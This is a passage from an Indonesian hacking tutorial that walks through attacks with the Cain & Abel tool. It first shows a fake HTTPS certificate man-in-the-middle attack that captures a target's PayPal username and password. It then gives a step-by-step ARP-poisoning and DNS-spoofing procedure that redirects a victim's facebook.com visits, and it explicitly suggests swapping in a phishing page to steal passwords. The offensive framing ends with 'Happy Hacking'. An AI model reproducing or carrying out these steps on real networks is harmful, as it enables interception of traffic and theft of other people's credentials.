1. Sewaktu target membuka sebuah website, misalnya sebagai contoh disini adalah Paypal. Pada alamat https://www.paypal.com, yang terlihat pada komputer target adalah sebuah halaman website Paypal yang normal dan baik-baik saja.
2. Namun, akan muncul sebuah pesan ada masalah dengan sertifikat kemanan website tersebut.




Gambar 128: Sertifikat keamanan palsu.

3. Apabila target mengklik tombol **View Certificate**, bisa terlihat info lebih detailnya.


Gambar 129: Informasi sertifikat keamanan.

4. Selanjutnya, pada browser akan tampil informasi mengenai status sertifikat tersebut. Untuk bisa mengakses website, sertifikat tersebut harus disetujui, yaitu dengan meng-klik **I understand the risks**, dan meng-klik tombol **Add Exception**.



Gambar 130: Menyetujui Sertifikat keamanan.

5. Setelah tombol *Confirm Security Exception* dipilih, barulah website akan tampil dengan sempurna.



Gambar 131: Konfirmasi sertifikat keamanan.

Catatan: Penampakan atau tampilnya sertifikat keamanan tersebut akan sedikit berbeda pada jenis browser lainnya, tetapi intinya sama.


6. Penampilan dari website Paypal pun tetap terlihat normal, bahkan dengan petunjuk informasi keamanannya yang saya beri tanda kotak pada gambar. Alamat URL yang digunakan juga asli, bukan rekayasa.

   Bagi Anda yang masih menggunakan Firefox versi 3 ke bawah maka pada status bar akan terdapat sebuah ikon berbentuk gembok. Sedangkan bagi Anda yang menggunakan Internet Explorer versi 9 dan Google Chrome maka ikon gembok akan muncul pada URL bar pada bagian paling kanan.

Gambar 132: Tampilan website tetap normal.


Kita kembali lagi, pada layar atau tampilan di komputer Anda.

Yang terjadi sebenarnya pada komputer target adalah browser menampilkan sertifikat palsu yang telah dibuat oleh Cain & Able. Perhatikan panel sebelah kiri klik pada **APR-Cert** untuk melihat file sertifikat palsu tersebut.




Gambar 133: File sertifikat palsu

Jika diinginkan, Anda bisa mengklik kanan dan memilih **View** untuk melihat isi sertifikat tersebut.




Gambar 134: Contoh file sertifikat

Masih pada panel sebelah kiri, klik pada **APR-HTTPS** untuk melihat hasil rekaman yang berhasil diliput.




Gambar 135: ARP-HTTPS.

Pada panel sebelah kanan berisikan file LOG yang telah diperoleh Cain & Able.




Gambar 136: Melihat hasil.

Untuk melihat isi dari file LOG tersebut, klik kanan dan klik **View**.



Gambar 137: Melihat isi file log.

Dari dalam file LOG tersebut, bisa terlihat username dan password yang berhasil direkam.



Gambar 138: Ditemukan username dan password.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

DNS Poisoning | 11

Sebelum masuk ke DNS Poisoning, ada baiknya Anda mengenal terlebih dahulu apa itu DNS. *Domain Name System* (DNS) dalam bahasa Indonesia berarti Sistem Penamaan Domain adalah sebuah sistem yang menyimpan informasi tentang nama host maupun nama domain dalam bentuk basis data tersebar (*distributed database*) di dalam jaringan komputer.

DNS ditemukan oleh Paul Mockapetris pada tahun 1983; spesifikasi asli muncul di RFC 882 dan 883. Tahun 1987, penerbitan RFC 1034 dan RFC 1035 membuat update terhadap spesifikasi DNS. Hal ini membuat RFC 882 dan RFC 883 tidak berlaku lagi.

DNS Poisoning adalah sebuah aksi hacking untuk menembus pertahanan dengan cara menyampaikan informasi IP *Address* yang salah mengenai sebuah host, dengan tujuan untuk mengalihkan lalu lintas paket data dari tujuan yang sebenarnya.

Boleh dibilang, cara kerja DNS (Domain Name System) *poisoning* ini adalah dengan mengacaukan atau mengalihkan DNS Server asli agar pengguna internet terkelabui untuk mengakses website palsu yang biasanya dikombinasikan dengan Phising.

Gampangnya begini, ketika Anda membuka website A, yang muncul adalah website B yang sudah di-setting oleh seseorang. Bisa disebut sebagai *redirecting trafic* ke website lain.

DNS Poisoning pertama kali ditunjukkan tahun 1997 oleh Eugene Kashpureff dengan cara mengalihkan request ke host InterNIC menuju ke situs pendaftaran domain name alternatif, AlterNIC. Request berhasil dialihkan dengan cara mengeksploitasi vulnerability pada DNS Service. Pada waktu Name Server menerima jawaban DNS Query, sumber jawaban ini membiarkan informasi yang tidak ditanyakan. Dengan begitu, Kashpureff dapat memasukkan informasi DNS palsu pada jawaban yang sebenarnya tersebut. *Name server* yang menerima jawaban tersebut akan langsung menerima jawaban tersebut dan menyimpan informasi apapun yang didapatkannya dalam cache-nya. Hal ini mengakibatkan apabila user mencoba me-*resolve* suatu host dalam domain InterNIC, ia akan menerima informasi IP Address dari AlterNIC. Dengan kata lain, ia sudah dialihkan ke alamat palsu.


Sebelum memulai aksi, saya ingin menambahkan bahwa kita bisa mengetahui IP domain yang ada dalam cache komputer kita dengan menggunakan perintah ***ipconfig /displaydns***. Berikut ini contoh tampilan pada komputer saya, yang mungkin berbeda dengan komputer Anda karena komputer/laptop Anda dan saya mengakses website yang berlainan.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Gambar 139: Display dns.


Baiklah kita mulai saja contoh teknis dari tindakan ini. Di sini saya masih menggunakan bantuan dari program Cain & Able. Supaya lebih asyik, saya akan menjelaskan secara detail dari awal, supaya Anda tambah paham.

1. Jalankan program Cain & Able dan klik pada tab **Sniffer**. Kondisinya masih kosong. Jika dalam komputer Anda sudah ada bekas (cache) dari IP sebelumnya, pekerjaan Anda bisa lebih cepat.




Gambar 140: Tab Sniffer pada Cain & Able.

2. Klik menu **Configure** dan pilih adapter yang Anda gunakan.




Gambar 141: Memilih adapter.

3. Jalankan aksi Sniffer dengan mengklik ikon **Activate/Deactivate the sniffer**.



Gambar 142: Menjalankan Cain & Able.


4. Pada area kosong, klik kanan dan klik **Scan MAC Address**.



Gambar 143: Scan MAC Address.


5. Dalam kotak dialog *MAC Address Scanner*, Anda bisa memasukkan *range* IP yang akan Anda periksa MAC Address-nya, lalu klik **OK**.

   Apabila Anda sudah mengetahui IP dan juga MAC Address target Anda, sebenarnya langkah 4 dan 5 ini bisa Anda lewati. Anda juga bisa menggunakan cara seperti pada bab Man-in-the-midle-attack, yaitu perintah *arp –a*. Di sini saya memberikan contoh sebuah variasi lainnya.




Gambar 144: Range MAC Address Scanner.

6. Perhatikan gambar berikut, saya menemukan beberapa target.




Gambar 145: IP target.

7. Klik tab APR yang ada di bagian bawah.



Gambar 146: Mengaktifkan Tab APR.


8. Selanjutnya tombol + pada bagian atas akan aktif, klik ikon tanda tambah tersebut. Apabila ikon + tidak aktif, silakan klik pada area kosong pada tabel sebelah atas.



Gambar 147: Klik ikon +.


9. Dari kotak dialog *New ARP Poison Routing* yang muncul, pada panel sebelah kiri, klik pada IP gateway.

   Pada panel sebelah kanan, klik pada IP yang menjadi target Anda, dan klik **OK**.



Gambar 148: IP dan MAC Address target.


10. Kembali pada tampilan utama, pada panel sebelah kiri klik pada **APR-DNS**. Ikon tanda tambah kembali aktif. Apabila ikon tersebut tidak aktif, klik saja dalam area yang kosong, lalu klik ikon tanda tambah tersebut.



Gambar 149: APR DNS.


11. Masukkan nama website yang akan diganti, misalnya di sini saya memasukkan www.facebook.com.

    Pada kasus ini, saya akan mengalih halaman facebook menjadi halaman Yahoo!. Jadi, sewaktu target membuka facebook yang muncul adalah halaman Yahoo!. Anda bisa mengganti halaman Yahoo dengan halaman Phising yang telah Anda buat pada penjelasan bab sebelumnya.




Gambar 150: Dialog DNS Spoofer.

12. Masih dalam kotak dialog *DNS Spoofer for APR*, klik tombol **Resolve** dan masukkan nama website palsu, di sini saya memasukkan www.yahoo.com sebagai contoh. Perlu Anda ketahui, pada halaman inilah seseorang memasukkan halaman phising untuk mencuri password orang lain.
    Setelah selesai, klik **OK**.




Gambar 151: Memasukkan yahoo.com.

13. Sekarang IP address yang semula 0.0.0.0 menjadi terisi dengan IP address dari Yahoo!. Klik **OK**.




Gambar 152: Hasil IP Address.

14. Pada tabel *Requested DNS name* akan muncul website facebook.



Gambar 153: Kolom Requested DNS name.

15. Klik ikon **Activate Poison Routing**.



Gambar 154: Memulai poisoning.

16. Berikut adalah tampilan yang muncul pada komputer target sewaktu mengakses halaman www.facebook.com, yang muncul adalah halaman Yahoo!.

Gambar 155: Halaman facebook yang muncul Yahoo!.

Perhatikan pada URL-nya yang dimasukkan adalah benar www.facebook.com. Bahkan favicon pada tab nama Yahoo! juga favicon dari facebook, walaupun nama di sampingnya adalah Yahoo!. Sewaktu saya mencoba mengarahkan mouse pada salah satu link, pada bagian depan awalnya adalah nama website facebook.

Happy Hacking ☺

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Password | 12

